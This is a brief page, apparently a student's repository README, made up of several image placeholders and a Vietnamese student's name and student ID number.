



Họ và tên: Lý Thành Đạt


MSSV: 17110278

